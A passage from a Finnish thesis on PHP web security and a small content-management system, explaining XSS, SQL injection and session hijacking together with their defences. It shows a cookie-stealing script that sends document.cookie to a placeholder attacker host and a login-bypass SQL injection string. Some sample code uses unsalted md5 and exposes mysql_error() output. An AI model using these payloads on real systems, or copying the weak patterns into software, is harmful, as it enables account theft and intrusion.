  <p>Nimi: <input type="text" name="nimi" />
    <br />
    Kommentti: <textarea name="kommentti" rows="10" cols="50"></textarea>
    <br />
    <input type="submit" value="Kommentoi" />
  </p>
</form>
```

Koodiesimerkki 6. HTML-lomake kommentointia varten.

Käyttäjän syöte otetaan vastaan ja sen kummemmin miettimättä lisätään tietokantaan, josta se haetaan myöhemmin ja tulostetaan sivulla (Koodiesimerkki 7) muiden kommenttien tapaan. Tällainen lähestymistapa luottaa käyttäjään aivan liikaa, eikä ota huomioon kommentoijan mahdollisia pahoja aikeita.

```
<?php

    print "<p>$nimi kommentoi:<br />";
    print "$kommentti</p>";

?>
```

Koodiesimerkki 7. Tietokannasta haetun kommentin tulostaminen käyttäjän selaimelle.

Käyttäjän on mahdollista syöttää sovellukseen mitä tahansa tekstiä, kuten esimerkiksi pätkän haitallista JavaScript-koodia (Koodiesimerkki 8), jonka avulla päästään urkkimaan cookie-informaatiota.

```
<script type="text/javascript">
    document.location =
    'http://haxor.example.com/steal.php?cookies=' +
    document.cookie
</script>
```

Koodiesimerkki 8. Cookie-informaation varastamiseen tarkoitettu pätkä JavaScript-koodia.

XSS-hyökkäyksellä on myös mahdollista muuttaa katseltavan sivun sisältöä niin, että vaikka URL-osoite vaikuttaa täysin turvalliselta on sivun sisältö kaikkea muuta. Tämän tapaista huijausta kutsutaan myös termillä ”phishing” eli kalastelu. Tämä onnistuu edellä selitetyllä keinolla tai vaihtoehtoisesti huijaamalla käyttäjä URL-osoitteeseen, joka sisältää haitallisia GET-parametreja tai JavaScript-koodia. Tällaisesta haavoittuvuudesta raportoitiin muun muassa SampoPankin verkkopankin uudistuksen yhteydessä (Poropudas 2008).

Cross-Site Scripting –hyökkäyksiltä on onneksi verrattain helppo suojautua. Jo pelkkä htmlentities()-funktion käyttö ennen informaation

lähettämistä selaimelle auttaa merkittävästi (Shiflett 2005: 23). Funktio muuntaa esimerkiksi <- ja >-merkit entiteettimuotoon (< ja >) jolloin selain ei tulkitse niitä osaksi HTML-koodia vaan tulostaa ne ruudulle <- ja >-merkkeinä.

3.3 SQL injection

SQL injection –hyökkäys on toinen melko yleinen keino haavoittaa web-sovellusta. Tämä vaatii sovelluksen tekijältä sekä sisään tulevan että uloslähtevän datan suodattamatta jättämistä. (Shiflett 2005: 35)

XSS-hyökkäys on suunnattu lähinnä sivuston käyttäjiä kohtaan, kun taas SQL injection tähtää suoraan sivuston ytimeen, eli sen tietokantaan. SQL injection –hyökkäyksen perusperiaate on syöttää haitallista koodia osaksi sovelluksen käyttämää SQL-lauseketta. Tavoitteena voi olla esimerkiksi vaihtoehtoisen tiedon noutaminen tietokannasta tai taulujen muuttaminen, ellei jopa koko tietokannan tyhjentäminen. (Alshanetsky 2005: 73)

SQL injection -hyökkäyksen toteuttaminen vaatii hyökkääjältä hieman arvailua koskien sovelluksen tietokannan rakennetta ja nimeämiskäytäntöjä tietokantatauluissa. Osaava hyökkääjä kykenee hahmottamaan HTML-koodissa näkyvästä kirjautumislomakkeesta (Koodiesimerkki 9) minkälaista SQL-lauseketta (Koodiesimerkki 10) sovellus käyttää käyttäjätunnuksen ja salasanan tarkistamiseksi. (Shiflett 2005: 35)

```
<form method="post" action="login.php">
 <table>
  <tr>
   <td>K&auml;ytt&auml;j&auml;tunnus: </td>
   <td><input class="login_txt_field" type="text" name="username" maxlength="20" /></td>
  </tr>
  <tr>
   <td>Salasana: </td>
   <td><input class="login_txt_field" type="password" name="password" /></td>
  </tr>
  <tr>
   <td> </td>
   <td><button id="login_button" type="submit">Kirjaudu sis&auml;&auml;n</button></td>
  </tr>
 </table>
</form>
```

Koodiesimerkki 9. Kirjautumislomakkeen lähdekoodi.

```
<?php

  $password_hash = md5($_POST['password']);

  $sql = "SELECT count(*)
          FROM   users
          WHERE  username = '{$_POST['username']}'
          AND    password = '$password_hash'";

?>
```

Koodiesimerkki 10. Kirjautumistietojen tarkistamiseen käytettävä SQL-lauseke.

Tietokannan rakennetta ei tarvitse arvata oikein ensimmäisellä kerralla. Kyseisessä kirjautumisesimerkissä voidaan antaa käyttäjätunnukseksi pelkkä yksittäinen lainausmerkki (Koodiesimerkki 11). Usein web-kehittäjät käyttävät PHP:n funktiota mysql_error() tulostamaan virheilmoituksen vikatilanteen sattuessa SQL-lauseketta käsiteltäessä. Tämä tarjoaa usein hyödyllistä tietoa sovelluksen kehitysvaiheessa, mutta saattaa paljastaa elintärkeätä informaatiota mahdolliselle hyökkääjälle (Koodiesimerkki 12). Näin helposti hyökkääjä saa tietoonsa, että tietokantataulu sisältää kentät ”username” ja ”password” sekä missä järjestyksessä ne SQL-lausekkeessa sijaitsevat. Lisäetuina hyökkääjä tietää, että sovelluksessa kulkevaa tietoa ei suodateta. Myös osa WHERE-ehtoa on paljastunut. (Shiflett 2005: 37)

```
<?php

$sql = "SELECT count(*)
        FROM   users
        WHERE  username = '''
        AND    password = 'a029d0df84eb5549c641e04a9ef389e5'";

?>
```

Koodiesimerkki 11. Tietokantaan lähtevä SQL-kysely annettaessa käyttäjätunnukseksi yksittäinen lainausmerkki.

```
You have an error in your SQL syntax. Check the manual that corresponds to your
MySQL server version for the right syntax to use near 'WHERE username = ''' AND
password = 'a029d0df84eb55
```

Koodiesimerkki 12. Tietokanta tulkitsee yksittäisen lainausmerkin SQL-lausekkeen päättymiseksi ja mysql_error()-funktio tulostaa virheilmoituksen.

Nyt hyökkääjällä on mahdollisuus manipuloida SQL-lauseketta esimerkiksi palauttamaan sovelluksen mielestä kirjautumiseen oikeuttava arvo vaikka näin ei tosiasiassa olisikaan. Syöttämällä käyttäjätunnukseksi merkkijono ”kayttaja’ OR ’foo’ = ’foo’ --” muuttuu sovelluksen tietokantaan lähettämän SQL-lausekkeen merkitys täysin (Koodiesimerkki 13) ja sisään kirjautuminen on mahdollista ilman oikeaa käyttäjätunnusta tai salasanaa. Sovellus etsii tietokannasta riviä käyttäjätunnukselle ”kayttaja”, mutta mikäli sitä ei löydy verrattaan onko merkkijono ”foo” yhtä kuin merkkijono ”foo”. Tämä ehto luonnollisesti

täyttyy. ”--” on SQL:n kommenttimerkintä ja näin ollen syötettyä salasanaa ei edes yritetä verrata tietokannassa olevaan. (Shiflett 2005: 38)

```
<?php

$sql = "SELECT count(*)
        FROM   users
        WHERE  username = 'kayttaja' OR 'foo' = 'foo' --
        AND    password = 'a029d0df84eb5549c641e04a9ef389e5'";

?>
```

Koodiesimerkki 13. Tiedettäessä SQL-lausekkeen käyttämät kentät ja osa WHERE-ehtoa, on SQL-kyselyä helppo manipuloida oikeuttamaan sisään kirjautuminen ilman oikeaa käyttäjätunnusta tai salasanaa.

SQL injection –haavoittuvuudetkin on helppo välttää käyttämällä asianmukaisia informaation suodatuksia. Mikäli suodattaa sisään tulevan datan, mutta ei ulos lähtevää, ovat tietokannan virheilmoitukset todennäköisiä. Vaikka jättäisi sisään tulevan tiedon käsittelemättä, mutta suodattaa ulos lähtevä tiedon, on epätodennäköistä, että SQL-lausekkeeseen pääsee haitallisia merkkejä aiheuttamaan tietokannan virheilmoituksia. Molemmat suodatukset on suositeltavaa tehdä, mutta pelkkä ulos lähtevän tiedon käsittely PHP:n mysql_real_escape_string()-funktiollakin riittää suojautumaan useimmilta SQL injection –hyökkäyksiltä. (Shiflett 2005: 38)

3.4 Istunnon kaappaus

HTTP on niin sanottu tilaton protokolla, joka tarkoittaa sitä, että www-palvelin ei osaa yksilöidä sivuston käyttäjiä. Ilman käyttäjien tunnistusta on mahdotonta määritellä kuka on kirjautunut sisään, kenellä on tuotteita ostoskorissa ja niin edelleen. Web-kehittäjien työtä helpottaa PHP:n sisäänrakennettu istuntomekanismi. Istunto aloitetaan sovelluksessa session_start()-funktiolla. PHP luo käyttäjälle yksilöllisen istuntotunnisteen (session identifier) ja säilöö sen www-palvelimelle tilapäisesti. Istuntotunniste välitetään jokaisessa käyttäjän ja palvelimen välisessä http-pyynnössä käyttäjän yksilöimiseksi. Aina kun sovellus kutsuu session_start()-funktiota, PHP tutkii sisältääkö http-pyyntö voimassa olevaa istuntotunnistetta. Tunnisteen löytyessä PHP hakee kyseisen tunnisteen tiedot ja tarjoaa ne sovelluksen käyttöön $_SESSION-superglobaalimuuttujassa. Tunnisteen puuttuessa http-pyynnöstä, palvelin luo käyttäjälle uuden tunnisteen. Istuntomekanismi ei tosin ole täysin aukoton tietoturvaa silmällä pitäen. (Shiflett 2005: 40)

Yleisin istuntoihin liittyvä hyökkäys on istunnon kaappaus (session hijacking). Hyökkääjän tavoitteena on saada haltuunsa toisen käyttäjän istuntotunniste, joten tunniste on ensiarvoisen tärkeää pitää mahdollisimman salaisena. Mikäli hyökkääjä kuitenkin saa haltuunsa istuntotunnisteen, on web-kehittäjän vaikeutettava toisena käyttäjänä esiintymistä vahvistamalla käyttäjän yksilöintiä. Vaikka istuntotunniste onkin pääasiallinen yksilöinnin väline, siirtyy palvelimen ja käyttäjän

välillä muutakin informaatiota jokaisessa http-pyynnössä (Koodiesimerkki 14). (Shiflett 2005: 48)

```
GET / HTTP/1.1
Host: example.com
User-Agent: Firefox/1.0
Accept: text/html, image/png, image/jpeg, image/gif, */*
Cookie: PHPSESSID=1234
```

Koodiesimerkki 14. Käyttäjän ja palvelimen välinen http-pyyntö.

Tieto käyttäjän selaimesta on itse asiassa valinnainen tieto http-pyynnössä, mutta useimmat selaimet sen silti lähettävät. On vähintäänkin epäilyttävää, jos käyttäjä kirjautuu sisään käyttäen Mozilla Firefoxia ja kesken istunnon selain vaihtuu Internet Exploreriin. Selaimen vaihtumisen voi tarkistaa luomalla kirjautumisen yhteydessä $_SESSION-superglobaalimuuttujaan tieto käyttäjän selaimesta (Koodiesimerkki 15) ja verrata tätä joka sivulla palvelimen tarjoaman $_SERVER-superglobaalimuuttujan ilmoittamaan arvoon (Koodiesimerkki 16), joka kertoo käyttäjän selaimen ja päivittyy jokaisen http-pyynnön yhteydessä. (Shiflett 2005: 49)

```
//  Start session. If session exists, clear all the
//  variables and genereate a new session id.
session_start();
session_unset();
session_regenerate_id();

//  Detect users browser type and insert it into session variable
//  for later use when detecting possible session hijack attempt.
$_SESSION['browser']  = md5($_SERVER['HTTP_USER_AGENT']);
```

Koodiesimerkki 15. Kirjautumisen yhteydessä $_SESSION-superglobaalimuuttujaan luotava tieto käyttäjän selaimesta.

```
<?php
     if ( $_SESSION['browser'] != md5($_SERVER['HTTP_USER_AGENT']) )
     {
          session_destroy();
          header("Location: index.php");
          exit;
     }
?>
```

Koodiesimerkki 16. Jokaisen sivulatauksen yhteydessä suoritettava käyttäjän selaimen tarkistus.

Selaimen tarkistus auttaa, mutta mikäli hyökkääjä on saanut tietoonsa istuntotunnisteen, on hänellä luultavasti tiedossaan muutkin http-pyynnön sisältämät tiedot. Näin ollen hyökkääjä pystyy luomaan uudelleen http-pyyntöjä, jotka selviävät kaikista pelkkään http-pyyntöön luottavista turvakeinoista. Lisäturvaa tarjoaa kirjautumisen yhteydessä luotava tunniste (”token”) (Koodiesimerkki 17), joka välitetään kaikissa sivuston kirjautumista vaativien sivujen URL-osoitteissa GET-parametrina (Kuva 2) ja jota verrataan jokaisen sivulatauksen yhteydessä $_SESSION-muuttujaan tallennettuun tunnisteeseen. Saadakseen


haltuunsa sekä istuntotunnisteen, että URL-osoitteen mukana lähetettävän tunnisteen, on hyökkääjän onnistuttava useammassa hyökkäyksessä. Poikkeuksena mainittakoon tilanne, jossa hyökkääjällä on mahdollisuus kaapata uhrin ja www-palvelimen välinen http-liikenne, koska tämä sisältää kaiken edellä mainitun informaation. Liikenteen kaappaaminen on huomattavasti vaikeampi toteuttaa, ja täten myös epätodennäköisempää, mutta on estettävissä käyttämällä suojattua https-protokollaa. (Shiflett 2005: 50)

```php
<?php

     //  Create a unique token to be passed in URL for increased
     //  protection against session hijack attempt.
     $token                = md5(uniqid(rand(), TRUE));
     $_SESSION['token']    = $token;

?>
```

Koodiesimerkki 17. Kirjautumisen yhteydessä $_SESSION-superglobaalimuuttujaan luotava tunniste.



Kuva 2. Tunniste URL-osoitteen GET-parametrina.

4 Sovelluksen työvaiheet

4.1 Suunnittelu


Suunnittelulähtökohtana työlle oli luoda mahdollisimman vähän tietoteknistä osaamista vaativa järjestelmä www-sivujen päivittämistä varten. Alustariippumattomuus oli myös tärkeä kriteeri. Siksi valitsin tekniikoiksi avoimen lähdekoodin PHP:n ja MySQL:n, sillä esimerkiksi useat web-hotellit tarjoavat näitä.

4.1.1 Toimintaperiaate

Sovellus sisältää kaikille avoimen sivuston ja kirjautumista vaativan hallintaosion. Hallintaosiosta on mahdollista muuttaa sivuston ulkoasua eri teemojen avulla sekä lisätä, muokata ja poistaa sivuja (Kuva 3). Kaikki käyttäjän muutettavissa oleva informaatio säilytetään MySQL-tietokannassa. Yleisten ominaisuuksien, kuten esimerkiksi sivuston nimen (”title”) ja sivuston pääotsikon vaihtaminen onnistuu hallintaosiosta. Pääotsikko on myös mahdollista korvata kuvalla (esimerkiksi logolla).

Kuva 3. Sivujen hallintaosio.

Sivuja on mahdollista lisätä linkeiksi päävalikkoon tai jonkin päävalikkosivun alivalikkoon. Sivua lisätessä päävalikkoon tulee sille syöttää valikossa näkyvä nimi, sivulla näkyvä pääotsikko ja itse tekstisisältö. Alivalikkoon lisättäessä pitää lisäksi valita minkä päävalikkosivun alle sivu sijoitetaan. Mikäli tarvittavia tietoja ei ole annettu, tulostaa ohjelma asianmukaisen virheilmoituksen. Ohjelma tarjoaa esikatselumahdollisuuden (Kuva 4) ennen sivun lisäämistä tietokantaan.



Kuva 4. Sivun esikatselu ennen lisäämistä tietokantaan.

Sivujen muokkaus mahdollistaa sisällön muokkaamisen lisäksi sivujen siirtelyn eri valikkojen välillä. Sovellus listaa kaikki sivuston sivut hierarkkisessa järjestyksessä ensimmäisellä tasolla päävalikkosivut ja näiden alla jokaisen alivalikkosivut (Kuva 5). Klikkaamalla halutun sivun otsikkoa pääsee muokkaamaan edellä mainittuja asioita.

Kuva 5. Sivujen muokkaus.

Sivujen poisto listaa vastaavan hierarkkisen esityksen sivuston sivuista valintalaatikoilla varustettuna. Valintalaatikoilla voi määritellä poistettavaksi halutut sivut. Huomioitavaa on, että mikäli valittuna on päävalikkotason sivu, poistetaan myös kaikki sen sisältämät alisivut.

Kaikille julkinen puoli eli itse sivusto sisältää vain yhden sivun (index.php), jonka sisältö vain muuttuu URL-osoitteen mukana määriteltävän GET-parametrin mukaan. Jokaiselle lisättävälle sivulle annetaan automaattisesti tunnistenumero (sivu_id) sekä tieto siitä, onko sivu päävalikkotason vai alivalikkotason sivu. Alivalikkosivun ollessa kyseessä, määritellään myös tieto siitä, minkä sivun alle se kuuluu. Tämän informaation avulla sovellus osaa hakea päävalikon ja alivalikot yhden parametrin (sivu_id) avulla.

4.1.2 Tietokanta


Sivuston ytimenä toimii MySQL-tietokanta. Sovellusta asennettaessa tietokantaan luodaan kolme taulua käyttäjiä, sivuja ja yleisiä asetuksia varten. Taulukko 1 esittelee näistä kahden rakenteen. Esimerkiksi tietokantataulu ”sivut” sisältää kuusi tietuetta. Ensimmäisenä on tietue ”sivu_id”, joka on tyypiltään kokonaisluku (INT). Attribuutti ”auto_increment” luo jokaiselle lisättävälle riville uniikin arvon. Ensimmäisenä tauluun lisättävä rivi saa arvon ”1”, toisena lisättävä arvon ”2” ja niin edelleen vaikka välistä poistettaisiinkin rivejä. PRIMARY KEY –attribuutti ilmoittaa tietueen olevan taulun ensisijainen avain. ”mainMenuItem” kertoo sovellukselle, onko sivu päävalikkotason sivu. Tietue ”parent” löytyy vain alivalikkosivuilta ja kertoo, minkä päävalikkosivun alle se kuuluu. Pää- ja alivalikoissa näkyvän linkin nimi löytyy tietueesta ”menuName”. Tietueet ”otsikko” ja ”sisalto” ovat nimensä mukaisesti itse sivun otsikko ja tekstisisältö. Tietueiden perässä oleva tietotyyppi kertoo, minkälaista informaatiota tietue sisältää. Esimerkiksi tietotyyppi VARCHAR(255) tarkoittaa enintään 255 merkin pituista merkkijonoa.

TAULU	TIETUEET
kayttajat	id INT auto_increment PRIMARY KEY etunimi VARCHAR(40) sukunimi VARCHAR(40) email VARCHAR(255) kayttajatunnus VARCHAR(20) salasana VARCHAR(255)
sivut	sivu_id INT auto_increment PRIMARY KEY mainMenuItem VARCHAR(5) parent INT(4) menuName VARCHAR(32) otsikko VARCHAR(255) sisalto text

Taulukko 1. Esimerkki sovelluksen tietokantatauluista.

4.1.3 Sivumallit


Sivuston asettelu noudattaa perinteistä mallia (Kuva 6), joka on jaettu pääotsikkopalkkiin, päävalikkoon, alivalikkoon ja sisältöosuuteen. Sivuston ulkoasu on suunniteltu yhteistyössä toimeksiantajan graafikon kanssa.



Kuva 6. Sivuston asettelu.

Sovellus sisältää viisi erilaista vaihtoehtoa pääotsikkopalkin teemaksi (Kuva 7). Jokaisesta vaihtoehdosta on 4 eri värivaihtoehtoa. Myös taustakuvana toimivaa liukuväriä on mahdollista vaihtaa. Pääotsikkopalkin vasempaan reunaan jätetty valkoinen tila on varattu hallintaosiossa määriteltävää sivuston pääotsikkoa varten.

Päävalikko ja alivalikko jätettiin harmaan sävyisiksi, sillä harmaa on niin sanottu neutraali väri, joka sopii kaikkien värien kanssa. Pääotsikkopalkki, päävalikko ja alivalikko käyttävät kirjasintyyppinään ensisijaisesti MS Trebuchetia, mutta mikäli käyttäjän koneelta ei kyseistä kirjasintyyppiä löydy, käytetään vaihtoehtona Verdanaa.



Kuva 7. Pääotsikkopalkin teemavaihtoehdot.

4.2 Ohjelmointi

Sovellusta ohjelmoidessani pyrin pitämään rakenteen mahdollisimman modulaarisena. Käytin paljon PHP:n require_once-toimintoa, jolla on mahdollista hajauttaa koodin osat omiin php-tiedostoihinsa ja hakemistoihinsa myöhempää kutsumista varten.

Koodiesimerkki 18 on osa hallintaosion päävalikon lähdekoodia. Aloitan päävalikon HTML-koodin normaaliin tapaan -elementillä. Kesken koodin sisällytän PHP:llä erillisen tiedoston (Koodiesimerkki 19), jossa tulostetaan päävalikon linkit. Mikäli koodaisin päävalikon kiinteästi HTML:llä joka sivulle, olisi sen muuttaminen jälkikäteen melko työlästä. Nyt koodi sijaitsee yhdessä tiedostossa, josta voin muokata sitä haluamallani tavalla ja muutokset päivittyvät kaikille sivuille automaattisesti.

```
<div id="menu">
  <ul>
    <?php

       require_once "lib/mainmenu.php";

    ?>
  </ul>
</div>
```

Koodiesimerkki 18. PHP:n require_once-toiminto, jolla voi sisällyttää koodia erillisestä tiedostosta.

```
<?php

     print <<<EOF
     <li><a href="controlpanel.php?t={$_SESSION['token']}">Etusivu</a></li>
     <li><a href="settings.php?t={$_SESSION['token']}">Asetukset</a></li>
     <li><a href="pages.php?t={$_SESSION['token']}">Sivut</a></li>
     <li class="logout"><a href="logout.php">Kirjaudu ulos</a></li>\n
EOF;

?>
```

Koodiesimerkki 19. Erillinen PHP-tiedosto, joka luo hallintaosion päävalikon.

Yksi suunnittelun lähtökohdista oli järjestelmän sulava integrointi käyttäjälle varta vasten suunniteltuihin sivustoihin, joissa ulkoasu ei noudata järjestelmän vakioasettelua. Tätä varten loin kolme funktiota päävalikon, alivalikon ja sivun sisällön (Koodiesimerkki 20) tietokannasta noutamista varten. Tilaustyönä tehtyyn sivustoon on helppo varata paikat näiden kolmen funktion kutsumista varten (Koodiesimerkki 21) ja määritellä CSS-tiedostoon haluttu esitystapa.

```
function fetchPageContent($clean)
{
     $html = array();

     $sql_query = <<<EOF
     SELECT otsikko, sisalto
     FROM sivut
     WHERE sivu_id = '{$clean['sivu_id']}'
     ;
EOF;

     $resource = @mysql_query($sql_query) or die(mysql_error());
     $info     = mysql_fetch_row($resource);

     $html['otsikko'] = nl2br(htmlentities($info[0]));
     $html['sisalto'] = nl2br(htmlentities($info[1]));

     print "<h2>" . $html['otsikko'] . "</h2>";
     print "<p>" . $html['sisalto'] . "</p>";
}
```

Koodiesimerkki 20. Funktio joka hakee ja tulostaa sivun otsikon sekä sisällön GET-parametrina saatavan sivu_id-muuttujan perusteella.

```
<div id="content">
  <?php

    fetchPageContent($clean);

  ?>
</div>
```

Koodiesimerkki 21. HTML-koodin sekaan upotettava funktion kutsu.

Sovelsin ohjelmointityössä luvussa 3 esittelemiäni tiedon suodatusperiaatteita. Asetin etusijalle kirjautumisen ja istunnon hallinnan. Hallinta-osion sisällä tapahtuvaan tiedon syöttöön (kuten esimerkiksi sivujen lisäämiseen) käytin vain normaaleja sisään tulevan ja ulos lähtevän informaation suodatuskäytäntöjä, sillä nämä riittävät estämään käyttäjän epähuomiossa syöttämän mahdollisesti haitallisen tiedon vaikutuksen sovellukseen.

Kirjautumisen yhteydessä sovellus luo istuntomuuttujaan kirjautumisajankohdan, tiedon käyttäjän selaimesta, satunnaisesti luodun tunnisteen (”token”) sekä tiedon siitä, että käyttäjä on kirjautuneena. Jokaisen sivulatauksen yhteydessä tarkistetaan:

- onko käyttäjä kirjautuneena
- onko istuntomuuttujaan tallennettu aikakoodi luotu alle 15 minuuttia sitten
- onko käyttäjän käyttämä selain sama, kuin istuntomuuttujaan tallennettu
- onko istuntomuuttujaan tallennettu tunniste sama, kuin URL-osoitteen mukana GET-parametrina välitetty tunniste.

